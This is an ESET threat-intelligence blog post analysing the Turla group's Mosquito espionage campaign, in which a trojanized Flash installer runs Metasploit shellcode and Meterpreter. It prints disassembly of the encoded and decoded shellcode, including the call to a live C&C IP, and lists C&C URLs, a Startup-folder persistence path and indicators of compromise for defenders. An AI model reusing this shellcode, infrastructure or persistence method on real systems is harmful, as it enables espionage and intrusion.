Turla Mosquito: A shift towards more generic tools

welivesecurity.com/2018/05/22/turla-mosquito-shift-towards-generic-tools/

May 22, 2018

ESET researchers have observed a significant change in the campaign of the infamous espionage group

ESET Research

22 May 2018 - 02:58PM

ESET researchers have observed a significant change in the campaign of the infamous espionage group

Turla is a notorious espionage group, and has been active for at least ten years. It came to light in 2008, when Turla breached the US Department of Defense [1]. Since then, there have been numerous security incidents involving Turla targeting several governments and sensitive businesses such as the defense industry [2].


Our January 2018 white paper [3] was the first public analysis of a Turla campaign called Mosquito. We have also published indicators of compromise [4]. Since then, the campaign has remained very active and attackers have been busy changing their tactics to remain as stealthy as possible.

Starting in March 2018, we observed a significant change in the campaign: it now leverages the open source exploitation framework Metasploit before dropping the custom Mosquito backdoor. It is not the first time Turla has used generic tools. In the past, we have seen the group using open-source password dumpers such as Mimikatz. However, to our knowledge, this is the first time Turla has used Metasploit as a first stage backdoor, instead of relying on one of its own tools such as Skipper [5].

Distribution

As described in our earlier analysis [3], the typical vector of compromise of the Mosquito campaign is still a fake Flash installer, in reality installing both the Turla backdoor and the legitimate Adobe Flash Player. The typical targets are still embassies and consulates in Eastern Europe.

We showed that the compromise happens when the user downloads a Flash installer from get.adobe.com through HTTP. Traffic was intercepted on a node between the end machine and the Adobe servers, allowing Turla's operators to replace the legitimate Flash executable with a trojanized version. The following image shows the different points where the traffic could, in theory, be intercepted. Please note that we believe the fifth possibility to be excluded, as, to the best of our knowledge, Adobe/Akamai was not compromised.




Even though we were not able to spot traffic interception subsequently, we found a new executable that is still impersonating the Flash installer and is named flashplayer28_xa_install.exe. Thus, we believe the same method of initial compromise is still being used.


Analysis

At the beginning of March 2018, as part of our regular tracking of Turla's activities, we observed some changes in the Mosquito campaign. Even though they did not make use of groundbreaking techniques, this is a significant shift in Turla's Tactics, Techniques and Procedures (TTPs).

Previously, the chain of compromise was a fake Flash installer dropping a loader and the main backdoor. The following figure summarizes the process.



Recently, we observed a change in the way in which the final backdoor is dropped. Turla's campaign still relies on a fake Flash installer but, instead of directly dropping the two malicious DLLs, it executes a Metasploit shellcode and drops, or downloads from Google Drive, a legitimate Flash installer. Then, the shellcode downloads a Meterpreter, which is a typical Metasploit payload [6], allowing the attacker to control the compromised machine. Finally, the machine may receive the typical Mosquito backdoor. The figure below summarizes the new process.



Because Metasploit is being used, we might also guess that an operator controls the exploitation process manually. The time frame of the attack was relatively short as the final backdoor was dropped within thirty minutes of the start of the compromise attempt.

The shellcode is a typical Metasploit shellcode, protected using the shikata_ga_nai encoder [7] with seven iterations. The following screenshots show the encoded and the decoded payload.

```
seg000:00000000          fcmovb  st, st(2)
seg000:00000002          fnstenv byte ptr [esp-0Ch]
seg000:00000006          mov     edx, 4F90B585h
seg000:0000000B          pop     ebp
seg000:0000000C          sub     ecx, ecx
seg000:0000000E          mov     cl, 83h
seg000:00000010          add     ebp, 4
seg000:00000013          xor     [ebp+13h], edx
seg000:00000016          add     edx, eax
seg000:00000018          cmpsb
seg000:00000019          jb      short near ptr 0FFFFFFD5h
seg000:0000001B          bound   edi, [eax-1FACFD5Eh]
seg000:00000021          xchg    dl, [edi+37h]
seg000:00000025          std
seg000:00000026          cmp     eax, 0BD4CFEEEh
seg000:0000002B          rol     dword ptr [edx-44h], 3Dh
seg000:0000002F          arpl    [eax+41h], dx
seg000:00000032          adc     dword ptr [edi], 64h ; 'd'
seg000:00000035          neg     dword ptr ds:0E7A3BEE3h[ecx*2]
seg000:0000003C          retn
```

```
seg000:0000017D                 push    eax
seg000:0000017E                 push    0C69F8957h      ; InternetConnectA
seg000:0000017E                                         ; to 209.239.115.91
seg000:00000183                 call    ebp
seg000:00000185                 mov     esi, eax
seg000:00000187                 push    ebx
seg000:00000188                 push    84E03200h
seg000:0000018D                 push    ebx
seg000:0000018E                 push    ebx
seg000:0000018F                 push    ebx
seg000:00000190                 push    edi
seg000:00000191                 push    ebx
seg000:00000192                 push    esi
seg000:00000193                 push    3B2E55EBh       ; HttpOpenRequest
seg000:00000198                 call    ebp
seg000:0000019A                 xchg    eax, esi
seg000:0000019B                 push    0Ah
seg000:0000019D                 pop     edi
seg000:0000019E
seg000:0000019E loc_19E:                                ; CODE XREF: seg000:000001CF↓j
seg000:0000019E                 push    3380h
seg000:000001A3                 mov     eax, esp
seg000:000001A5                 push    4
seg000:000001A7                 push    eax
seg000:000001A8                 push    1Fh
seg000:000001AA                 push    esi
seg000:000001AB                 push    869E4675h       ; InternetSetOptionA
seg000:000001B0                 call    ebp
seg000:000001B2                 push    ebx
seg000:000001B3                 push    ebx
seg000:000001B4                 push    ebx
seg000:000001B5                 push    ebx
seg000:000001B6                 push    esi
seg000:000001B7                 push    7B18062Dh       ; HttpSendRequestA
seg000:000001BC                 call    ebp
```

Once the shellcode is decoded, it contacts its C&C at https://209.239.115[.]91/6OHEJ, which directs the download of an additional shellcode. Based on our telemetry, we identified the next stage to be a Meterpreter. That IP address is already known as a previously-seen Mosquito C&C domain, psychology-blog.ezua[.]com, was resolving to it in October 2017.

Finally, the fake Flash installer downloads a legitimate Adobe installer, from a Google Drive URL, and executes it to lull the user into thinking all went correctly.

Additional tools

In addition to the new fake Flash installer and Meterpreter, we observed the use of several other tools.

- A custom executable that only contains the Metasploit shellcode. This is used to maintain access to a Meterpreter session. It is saved to C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\msupdateconf.exe, granting the executable persistence.
- Another custom executable used to execute PowerShell scripts.
- The Mosquito JScript backdoor that uses Google Apps Script as its C&C server.
- Privilege escalation using the Metasploit module ext_server_priv.x86.dll [8].

Conclusion

In this post, we have presented the evolutions of the Turla Mosquito campaign over the last few months. The major change we observed was the use of Metasploit, an open-source penetration testing project, as a first stage for the custom Mosquito backdoor. This might be useful information for defenders performing incident response on attacks involving Turla.
For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

C&C

- https://209.239.115[.]91/6OHEJ
- https://70.32.39[.]219/n2DE3

Link to the legitimate Flash installer

https://drive.google[.]com/uc?authuser=0&id=1s4kyrwa7gCH8I5Z1EU1IZ_JaR48A7UeP&export=download

IoCs

Filename	SHA1	SHA256
flashplayer28_xa_install.exe	33d3b0ec31bfc16dcb1b1ff82550aa17fa4c07c5	f9b83eff6d705c214993be9575f8990aa8150128a815e849c6fa
msupdateconf.exe	114c1585f1ca2878a187f1ce7079154cc60db7f5	1193033d6526416e07a5f20022cd3c5c79b73e8a33e80f29f9b
msupdatesmal.exe	994c8920180d0395c4b4eb6e7737961be6108f64	6868cdac0f06232608178b101ca3a8afda7f31538a165a045b4

References

[1] B. KNOWLTON, “Military Computer Attack Confirmed,” New York Times, 25 08 2010. [Online]. Available: https://www.nytimes.com/2010/08/26/technology/26cyber.html?_r=1&ref=technology. [Accessed 09 04 2018].

[2] MELANI, ” Technical Report about the Malware used in the Cyberespionage against RUAG,” 23 05 2016. [Online]. Available: https://www.melani.admin.ch/melani/en/home/dokumentation/reports/technical-reports/technical-report_apt_case_ruag.html.

[3] ESET, “Diplomats in Eastern Europe bitten by a Turla mosquito,” ESET, 01 2018. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf.

[4] ESET, “Mosquito Indicators of Compromise,” ESET, 09 01 2018. [Online]. Available: https://github.com/eset/malware-ioc/tree/master/turla#mosquito-indicators-of-compromise.

[5] M. Tivadar, C. Istrate, I. Muntean and A. Ardelean, “Pacifier APT,” 01 07 2016. [Online]. Available: https://labs.bitdefender.com/wp-content/uploads/downloads/pacifier-apt/.

[6] “About the Metasploit Meterpreter,” [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/.

[7] “Unpacking shikata-ga-nai by scripting radare2,” 08 12 2015. [Online]. Available: http://radare.today/posts/unpacking-shikata-ga-nai-by-scripting-radare2/.

[8] “meterpreter/source/extensions/priv/server/elevate/,” Rapid7, 26 11 2013. [Online]. Available: https://github.com/rapid7/meterpreter/tree/master/source/extensions/priv/server/elevate.

22 May 2018 - 02:58PM

Newsletter

Discussion